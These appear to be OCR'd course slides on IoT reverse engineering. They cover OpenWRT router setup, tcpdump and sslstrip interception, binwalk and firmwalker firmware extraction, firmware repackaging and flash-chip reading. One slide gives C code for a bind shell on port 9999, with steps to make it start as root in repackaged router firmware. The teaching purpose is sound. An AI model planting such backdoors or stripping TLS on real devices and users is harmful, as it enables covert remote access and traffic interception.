    "mov    x12, %[sa]\n\t"  // size of first array
    "mov    x13, %[sb]\n\t"  // size of second array

    // do borrow subtract
    "1:\n\t"

    // load first operand
    "ldr    x15, [x10, x8, lsl 3]\n\t"

    // load second operand or 0 depending on sb
    "mov    x14, 0\n\t"
    "cbz    x13, 2f\n\t"
    "sub    x13, x13, 1\n\t"
    "ldr    x14, [x11, x8, lsl 3]\n\t"

    "2:\n\t"
    "sbcs   x16, x15, x14\n\t"
    "str    x16, [x9, x8, lsl 3]\n\t"
    "add    x8, x8, 1\n\t"
    "sub    x12, x12, 1\n\t"
    "cbnz   x12, 1b\n\t"
    :: [sa] "r" (size_a), [a] "r" (a), [sb] "r" (size_b), [b] "r" (b),
       [sc] "r" (size_c), [c] "r" (c): );
}
```

Reverse engineering, part 3, implement IoT based attacks

Lab exercises – provisioning IoT devices and routers

MITM network traffic on router

- We'll interact with a router for three purposes.
  - The router is an IoT device itself.
  - We can use the router to record information IP traffic from another IoT device using the router as an access point. This can be used to determine what the IoT device is communicating and will also be used (later) to inject updates.
  - To use the router to intercept another IoT device's traffic, we use tcpdump and sslstrip.
- We also use two commands
  - iptables to block or modify network traffic
  - dnsmasq to change DNS queries
- To do this, well use a router that runs an open source Linux based router, TP-Link AC1750.
- The router runs OpenWRT, described here.

OpenWRT

- Open Source embedded Linux distribution
  - huge community
  - well documented (Wiki, tutorials)
- Most commonly used for routers
  - But it can be found also in WiFi speakers, Washing machines, etc
- Supports many architectures
- Rich software repository thru integrated package manager opkg
- Runs on many COTS routers
  - Sometimes even implemented by the router vendors themselves
  - Pre-build packages, replaces original firmware
  - Limitation: some chipsets are poorly supported due to closed source drivers (avoid Broadcom)

Selection of Router

- For full support: do not use Broadcom WiFi chipsets
  - prefer Qualcomm Atheros if possible
  - beware: different revisions under the same model number might have different hardware
  - check OpenWRT Hardware Wiki before buying
- Connectivity
  - 2.4 GHz WiFi is sufficient
  - LAN connector required
- Memory
  - at least 16 MByte of Flash for full OpenWRT support and space for packages
  - at least 128 MByte RAM: for storing small network traffic pcap files
- USB connection: for storing bigger pcap files

TP-Link AC1750

- Price: ~50$
- Multiple versions of hardware, but all Qualcomm Atheros based
- 16 MByte of Flash, 128 MByte of RAM
- USB connector
- 2.4 GHz and 5 GHz WiFi
- Supports TFTP recovery so it’s hard to brick permanently
- UART connection on board (but RX needs to be soldered)

Installing OpenWRT on TP-Link AC1750

- See: https://openwrt.org/toh/tp-link/archer-c7-1750
- 2 Methods:
  - Direct installation via the web interface
  - TFTP recovery (Works for most TP-Link routers)
- TFTP recovery
  - Bootloader on Router probes TFTP server in the first seconds of booting
  - Expects TFTP server at special IP address, in most cases: 192.168.0.88
  - Expect special filename for firmware, for the AC1750 v5: ArcherC7v5_tp_recovery.bin
  - Bootloader installs firmware automatically, if the conditions are met
  - Helpful software:
    - tftpd for Windows (http://tftpd32.jounin.net/)
    - tftpd-hpa for linux (available via package manager)

Exercises with OpenWRT, 1

- Install OpenWRT on your router
- Configure the environment
  - Connect to the router via web interface (192.168.1.1)
  - Connect the router to the Internet via the WAN port
  - Install tcpdump on the router
  - Configure a WiFi network on the router
- Intercept your own traffic
  - connect to the router via SSH (tcpdump does not have a web interface)
  - connect a device, e.g. your smartphone, to the WiFi
  - run tcpdump on the WiFi interface (tcpdump -i wlan0) and monitor the traffic
  - attach USB stick to the router
  - write network traffic into a pcap file on the stick (tcpdump -i wlan0 -s 0 -w mytraffic.pcap)
  - analyze the the recorded pcap file on your computer using Wireshark

Exercises with OpenWRT, 2

- Block all network traffic
  - create a firewall rule which blocks all the traffic from your connected phone (check the IP)
  - check if the traffic is actually blocked on your phone (e.g. by opening a website)
- Block specific traffic via firewall rules
  - create a firewall rule for the IP hosting www.northeastern.edu
    - hint: you cannot block servers based on the hostname directly
    - warning: CDNs might have multiple IPs behind the same hostname
- Block traffic via DNS
  - check that www.khoury.northeastern.edu works on your phone
  - create a new hostname “www.khoury.northeastern.edu” in OpenWRT and set its IP to 0.0.0.0
  - try to access the website
    - Hint: If your system caches the DNS information and you accessed the website before, it might be still accessible

Exercises with OpenWRT, 3

- Bypass DNS blocks
  - Background: some IoT devices use hardcoded DNS servers and do not use the DNS server which was configured via DHCP.
  - Check that “www.khoury.northeastern.edu” is still blocked
  - Set the DNS Server on your device to 8.8.8.8 manually
  - Check if “www.khoury.northeastern.edu” works again
  - How can this be prevented?

tcpdump

- tcpdump -i eth0
- tcpdump host 1.1.1.1
- tcpdump src 1.1.1.1
- tcpdump dst 1.0.0.1
- tcpdump net 1.2.3.0/24 (particular subnet)
- tcpdump -c 1 -X icmp (packet inspection)
- tcpdump port 3389
- tcpdump src port 1025
- tcpdump udp (particular protocol)
- tcpdump ip6
- tcpdump portrange 21-23
- tcpdump less 32 (filter on packet size)
- tcpdump greater 64
- tcpdump <= 128
- Reference: https://danielmiessler.com/study/tcpdump

sslstrip

- sslstrip is a tool that transparently hijacks HTTP traffic on a network, watch for HTTPS links and redirects, and then map those links into look-alike HTTP links or homograph-similar HTTPS links. It also supports modes for supplying a favicon which looks like a lock icon, selective logging, and session denial.
- To strip SSL, an attacker intervenes in the redirection of the HTTP to the secure HTTPS protocol and intercepts a request from the user to the server. The attacker then establishes an HTTPS connection between himself and the server, and an unsecured HTTP connection with the user, acting as a “bridge” between them.
- Often implemented in a router with a “common” wifi name.
- Reference: https://tools.kali.org/information-gathering/sslstrip

dnsmasq

- From Wikipedia: Dnsmasq provides Domain Name System (DNS) forwarder, Dynamic Host Configuration Protocol (DHCP) server, router advertisement and network boot features for small computer networks..

Reverse engineer firmware

- To get firmware, do one of the following
  - Download it
  - Extract via UART or JTAG
  - Over the air (OTA) sniffing
  - Read it out of ROM or Flash
    - You may need to desolder EEProms or Flash to do this.

Binwalk (Ubuntu, Debian)

- Binwalk is a tool for analyzing, reverse engineering, and extracting firmware images. Get it here.
- To install:
  - sudo python3 setup.py install
  - sudo apt-get install python-lzma
  - sudo pip install nose coverage
  - sudo apt-get install python-crypto
  - sudo apt-get install mtd-utils gzip bzip2 tar arj lhasa p7zip p7zip-full cabextract cramfsprogs cramfsswap squashfs-tools sleuthkit default-jdk lzop srecord
  - sudo apt-get install zlib1g-dev liblzma-dev liblzo2-dev
  - git clone https://github.com/devttys0/sasquatch
  - cd sasquatch && ./build.sh
  - sudo apt-get install liblzo2-dev python-lzo
- Uninstall
  - sudo python3 setup.py uninstall

Binwalk example

- The firmware probably contains a bootloader, kernel and file system image which you can extract either manually or with binwalk.
- Binwalk is just a smart grep looking for the right strings and magic numbers so there are lots of false positives.
- Binwalk (after install)
  binwalk –t firmware.bin
    displays file info
  binwalk –e firmware.bin
    extracts file system
- Manual
  - Use hexdump to identify file system. For example, with the squashfs, we'll find the bytes sqfs (say at binary location FS_LOC)
  - dd if=firmware.bin skip=$(FS_LOC) bs=1 of=file_system.bin

Binwalk run-through

```
binwalk  DVRF_v03.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version: 4702,
                              firmware version: 1.0.0, build date: 2012-02-08
32            0x20            TRX firmware header, little endian, image size: 7753728 bytes,
                              CRC32: 0x436822F6, flags: 0x0, version: 1, header size: 28 bytes,
                              loader offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has original file name:
                              "piggy", from Unix, last modified: 2016-03-09 08:08:31
1648424       0x192728        Squashfs filesystem, little endian, non-standard signature, version 3.0,
                              size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes,
                              created: 2016-03-10 04:34:22
```

Binwalk run-through

- Now we extract the firmware

  binwalk -e DVRF_v03.bin

  ```
  drwxr-xr-x 3 jlm jlm      4096 Jun  4 17:48 _DVRF_v03.bin-0.extracted
  drwxr-xr-x 3 jlm jlm      4096 Jun  4 17:44 _DVRF_v03.bin.extracted
  ```

  cd _DVRF_v03.bin-0.extracted

  ls -l

  ```
  -rw-r--r-- 1 jlm jlm 6099215 Jun  4 17:44 192728.squashfs
  -rw-r--r-- 1 jlm jlm 3874852 Jun  4 17:44 piggy
  drwxr-xr-x 2 jlm jlm    4096 Jun  4 17:44 squashfs-root
  ```

  ls

  ```
  bin dev etc lib media mnt proc pwnable sbin sys tmp usr var www
  ```

- Now, run firmwalker

  ./firmwalker.sh _DVRF_v03.bin-0.extracted

Binwalk run-through

- Firmwalker output:

  _DVRF_v03.bin-0.extracted
  Search for password files
  ## passwd
  d/squashfs-root/usr/bin/passwd
  d/squashfs-root/etc/passwd
  Search for files
  ## *.conf
  d/squashfs-root/usr/local/samba/lib/smb.conf
  d/squashfs-root/etc/ld.so.conf
  d/squashfs-root/etc/resolv.conf
  d/squashfs-root/etc/lld2d.conf
  d/squashfs-root/etc/udev/udev.conf
  ## *.cfg
  ## *.ini

Binwalk output

Search for database related files
*.db
*.sqlite
*.sqlite3
Search for shell scripts
shell scripts
d/squashfs-root/usr/sbin/check_http.sh
d/squashfs-root/usr/sbin/rotatelog.sh
------------------- admin -------------------
d/squashfs-root/usr/sbin/httpd
d/squashfs-root/usr/lib/iptables/libipt_REJECT.so
d/squashfs-root/usr/lib/libshared.so
d/squashfs-root/usr/local/samba/sbin/smbd
d/squashfs-root/usr/local/samba/bin/smbpasswd
d/squashfs-root/sbin/rc
d/squashfs-root/lib/libbigballofmud.so

Binwalk output

---------- root ----------

d/squashfs-root/usr/sbin/cron
d/squashfs-root/usr/sbin/iptables
d/squashfs-root/usr/sbin/iptables-restore
d/squashfs-root/usr/sbin/ip
d/squashfs-root/usr/sbin/ip6tables
d/squashfs-root/usr/sbin/radvd
d/squashfs-root/usr/sbin/brctl
d/squashfs-root/usr/sbin/pppd
d/squashfs-root/usr/sbin/nas
d/squashfs-root/usr/sbin/tc

… lots more

Reverse engineer firmware

- Get firmware mod kit.
  git clone https://github.com/brianpow/firmware-mod-kit.git
- Use it to add and start binaries, files and change configuration and even change the OS.
- Edit /etc/scripts to have init.d run bindshell.exe
- Repackage firmware.
- sudo cp bindshell.exe .
- ./build-firmware.sh fw-dir –nopad –min
- Flash new FW into device

Modifying Firmware

- Once we have the file system and kernel we can introduce changes in several ways:
  - We can change the kernel itself
  - We can modify configuration files (passwords, iptables, …)
  - We can cause new demons to run (and open new ports, etc)
  - We can modify a commonly used application
  - We can modify libraries (this is common in the mobile ecosystem)
- Then we can repackage the firmware and load it.

Modifying Firmware (2)

- The next slide contains a program that opens up port 9999 with a shell and listens for connections. As an exercise, compile it for the target device, put it in the extracted file system and modify the configuration information so the program is started (as root) on startup.
- Now repackage the firmware with the firmware mod kit (FMK)
  - Go to the parent directory of the FMK where we put the file system
  - Run: ./build-firmware.sh Firmware-directory –nopad –min
  - There will be a new firmware package in new-firmware.bin
  - Load the IoT device with the new firmware.

Backdoor code

```
#include <stdio.h>
…
#define SERVER_PORT 9999
 //CC-BY: Osanda Malith Jayathissa
 // Bind Shell running busybox
int main() {
  int serverfd, clientfd, server_pid;
  int i = 0;
  char *banner = Shell\n";
  char *args[] = {
    "/bin/busybox", "sh", (char *) 0 };
  struct sockaddr_in server, client;
  socklen_t len;

  server.sin_family = AF_INET;
  server.sin_port = htons(SERVER_PORT);
  server.sin_addr.s_addr = INADDR_ANY;
  serverfd = socket(AF_INET, SOCK_STREAM, 0);
  bind(serverfd, (struct sockaddr *)&server
       sizeof(server));
  listen(serverfd, 1);

  while (1) {
    len = sizeof(struct sockaddr);
    clientfd = accept(serverfd,
      (struct sockaddr *)&client, &len);
    server_pid = fork();
    if (server_pid) {
      write(clientfd, banner,  strlen(banner));
      for(; i < 3 /*u*/; i++)
        dup2(clientfd, i);
      execve("/bin/busybox", args, (char *) 0);
      close(clientfd);
    }
  close(clientfd);
  }
  return 0;
}
```

Emulate entire firmware package

- Now we can use qemu to emulate the firmware
  - sudo chroot fw_filesystem qemu-arm-static ./bin/busybox
- To emulate entire image we need to run it under qemu on the right architecture and intercept calls to custom hardware and return appropriate values
- To figure out hardware dependence download the “firmware-analysis-toolkit” which is here. To install, run:
  - sudo ./setup.sh
  - The toolkit uses binwalk so you need to modify the FIRMWARE_DIR variable to point to the directory of the firmware-analysis-toolkit
  - To run it, sudo ./fat.py
  - It will tell you the address assigned to the device
  - If you run it on the modified image, you should be able to connect to the port 9999 and connect to the shell we installed

Scan firmware for vulnerabilities with firmwalker

- Firmwalker is here.
- Firmwalker can do the following:
  - Collect /etc/shadow and /etc/passwd
  - Retrieve the etc/ssl directory
  - Find configuration and SSL related files
  - Find script files and binaries
  - Identify web servers used on IoT devices
  - Identify binaries such as ssh, tftp, dropbear, etc.
  - Locate URLs, email addresses, and IP addresses
- After extracting the firmware with binwalk into target_bin.extracted, run
  - ./firmwalker.sh target_bin.extracted
- It dumps analysis in “firmwalker.txt.”
- You can get sample firmware here.

Map firmware update process

- Firmware updates are vary between different vendors and different devices
- General methods:
  - User installs Firmware update manually (e.g. the update is available on the vendor's website)
    - Requires some form of user interface
    - Common for: Routers, IP cameras, NAS
  - Device installs Firmware update itself (e.g. downloads it from the internet)
    - Triggered by an app or automatically by the device itself
    - Common for: Home appliances, Lightbulbs, Sensors
    - Problem: We need to get the firmware updates files somehow, like intercepting HTTP
    - Advantage: Firmware most often less protected (e.g. not encrypted or signed)
- Multiple strategies for firmware installation:
  - Active and passive copy of the OS
  - Fixed OS, updated application firmware
  - Differential changes to one copy of the OS

Map firmware update process

- Active and passive copy of the OS
  - Idea: The OS exists in two copies, only one copy is active, the other can be safely modified
  - Advantages:
    - If an update fails, rollback possible
    - In case of corruptions of the active copy, the device can switch to the passive copy
  - How to identify
    - Existence of multiple partitions with the same content, sometimes marked as SystemA, SystemB
    - Bootloader (u-Boot) with flags in the cmdline for different partitions
    - Firmware formats: full Ext2/Ext3/Ext4/JFFS2/Squashfs filesystems; bare-metal OS
  - Process:
    - The firmware is written to a temporary partition or to the passive copy directly
    - If successful, the device reboots in updated copy (former passive, now active)
    - The device updates the former active copy

Map firmware update process

- Fixed OS, updated application firmware
  - Idea: The OS itself stays the same, only the application part is updated
  - Advantage: Requires less space on flash than full active and passive OS partition, cheaper for the vendor
  - Disadvantage: Bugs and Vulnerabilities in OS part cannot be corrected easily
  - How to identify:
    - Only one OS partition exists
    - Multiple app partitions are existing, sometimes marked as AppA, AppB
    - Firmware formats: full Ext2/Ext3/Ext4 or Squashfs filesystems with only a few binary files
  - Procedure:
    - OS shuts down application
    - The firmware is written to a “passive” application partition, then updates the “active” partition
    - OS restarts application

Map firmware update process

- Differential changes to one copy of the OS
  - Idea: The partitions are not changed, only required contents are updated
  - Advantage:
    - Smaller firmware update files, Smaller required partitions, less writes to Flash
  - Disadvantage:
    - Fallback more difficult, if possible at all
  - How to spot:
    - Only one OS partition is existing, must be Ext2/Ext3/Ext4
    - Firmware formats: tar.gz, APK, deb
  - Process:
    - OS shuts down application
    - Applies changes to the filesystem
    - OS restarts application

Map firmware update process

- Firmware package formats
  - Many different variations
  - Tools used to write data to partitions: dd, nandwrite
  - Outer layer: device specific format to identify a valid firmware package
    - Header with “Magic”, checksums, signatures, version information
    - Encryption, e.g. AES or some custom method
    - Compression, e.g. LZMA
  - Inner layer: the actual payload
    - Baremetal OS
    - Ext2/Ext3/Ext4/JFFS2/SquashFS filesystems as raw images
    - Kernels
    - Applications in “.deb” or “.apk” format
    - Installation scripts
    - Other archives: tar.gz, tar.bz, cpio

Reverse engineering, part 4, implement IoT based attacks

Lab exercises – simple physical attacks

Monitor an I²C bus

- Use Arduino I²C monitor in electronics section
- Connect Arduino pins to I²C bus (see I²C connections in the Electronics section).
- You can do this on SPI and Canbus also.

Arduino code

```
// scan i2c
// Manferdelli

#include <Wire.h>
const int measurementDelay= 5000;
typedef uint8_t byte;
const int maxAddress= 127;

void setup() {
  Serial.begin(9600);
  Wire.begin();
}

void loop() {
  byte err, address;
  int num_devices = 0;
```

Arduino code

```
for (address = 1; address < maxAddress; address++) {
    Wire.beginTransmission(address);
    err= Wire.endTransmission();
    if (err == 0) {
      num_devices++;
      Serial.print("i2c device found at 0x");
      if (address < 16)
        Serial.print("0");
      Serial.print(address, HEX);
      Serial.println("");
    } else if (err == 4) {
      Serial.print("i2c error at 0x");
      if (address < 16)
        Serial.print("0");
      Serial.print(address, HEX);
      Serial.println("");
    }
  }
  Serial.print(num_devices); Serial.println(" devices");
  delay(measurementDelay);
}
```

Desolder a ROM and extract contents

- One way to extract software is to desolder the ROMs or Flash chips on the board and connect them to a device that reads its contents. We saw an example of this in the electronics section for a (small) ROM that uses the I2C protocol.
- We can use a “hot air” or IR de-soldering station to remove the chips but we need to be very careful not to damage the chip. Hint: It’s often a good idea to preheat the entire board to about 150C. This reduces heat conduction when you try to desolder; it may save a few chips from damage.
- A bigger challenge is presented by the variety of ROM/Flash chips including
  1. Simple SPI interface ROM chips (usually < 64MB) with 8 pins. This is similar to the I2C example we already presented (but with a different wire protocol described in the electronics section). This is basically the same as the I2C ROMs we looked at only with SPI so we wont say any more.
  2. eMMC chips with controllers
  3. NAND/NOR Flash. You’ll find these in mobile phones, for example. NAND/NOR flash is usually *not* read only. The problem with it is, that it does not have a controller, therefore the logic to manage it is integrated in the SOC. SOCs have often different ECC algorithms, which makes it more complicated to analyze them.

Extracting ROM/Flash contents


- eMMC chips have on board controllers and can be (relatively easily) read with an Arduino or a custom device (e.g., ODROID USB3.0 eMMC Module Writer)
- NAND/NOR based read only memory is much trickier. First, most have 48 pins so a simple Arduino interface is not possible.
  - NAND writes are asymmetric (writing a 1 is harder than writing a 0) and NAND memory locations are touchy so most NAND chips have ”error correcting” memory and even directories that “map out” bad sections. NAND controllers are complicated and NAND devices do not usually have on chip controllers so you need special devices to read the NAND like ALLSOCKET IC Programming Adapter, eMCP221 IC Reader with SD Interface FBGA221 Adapter[IC Size 11.5x13mm] NAND FLASH Memory Mobile Chip-off Data Recovery socket.
  - See https://user.eng.umd.edu/~blj/CS-590.26/micron-tn2919.pdf. for more information about NAND.
  - Writing requires specialized hardware controllers (not on the FLASH package), see http://ww1.microchip.com/downloads/en/AppNotes/Atmel-2575-C-Functions-for-Reading-and-Writing-to-Flash-Memory_ApplicationNote_AVR106.pdf and https://www.gillware.com/data-recovery-services/flash-storage-data-recovery/usb-drive-data-recovery/.
  - This set of tools takes care of most BGA eMMC chips: https://www.martview.com/emmc-emcp-socket-2-in-1-emmc-emcp-socket-usb3-0-superspeed-usd-emmc-reader-for-emmc-dongle.html.

Interlude: the dark world of IoT device storage

- Data on individual devices depends on device type but yields all kinds of information:
  - Wi-Fi credentials, Cloud credentials
- The more performance/functions/storage a device has, the more data is available on it
- Phones store a whole lot of sensitive information:
  - Pictures, Messages, Account credentials, call lists
  - Device storages were not encrypted by default
    - Introduced with iOS 8 (2014), Android 6.0 (2015)
  - Factory reset does not wiping all the data (Yikes!)
    - Paper “Security analysis of android factory resets” (2015.
  - Addressed with new NIST SP 800-88 Rev. 1 (2014)


Storage on IoT devices


- Two groups of storage types:
  - Raw flash
    - Serial flash (SPI)
      - NAND
      - (NOR)
    - Parallel NAND flash
  - Block devices
    - eMMC
    - eMCP
    - (SD cards)
- Choice of storage type affects useable filesystems



Raw NAND flash

- SPI flash: typically sizes < 64MByte
  - Packages: SOP8, WSON8,…
- Raw NAND: typically 128MByte – 4GByte
  - Require host controller
  - Packages: TSOP-48, TSOP-56, BGA-63
  - Cheap and fast storage, but bit-errors
- Host controller/OS tasks:
  - Wear leveling
  - ECC (sometimes CPU accelerated)
  - Bad-Block management
- Abstraction under Linux
  - MTD subsystem (Memory Technology Devices)
  - Character device -> Block device






Raw NAND flash properties

- Organized in blocks and pages
  - Pages are continued in blocks which are larger
  - To erase data, a whole block needs to be erased
  - Erasing sets all bits to 1
  - Typical block sizes: 16-512 Kbytes
  - Programming works on page level
  - OOB: management + ECC
- Flash contains spare blocks
- ECC is computed by host controller or OS
  - Sometimes vendor specific computation

TOSHIBA TC58NVG0S3HTA00

Schematic Cell Layout and Address Assignment

The Program operation works on page units while the Erase operation works on block units.



A page consists of 2176 bytes in which 2048 bytes are used for main memory storage and 128 bytes are for redundancy or for other uses.


1 page = 2176 bytes

1 block = 2176 bytes × 64 pages = (128K + 8K) bytes

Capacity = 2176 bytes × 64pages × 1024 blocks

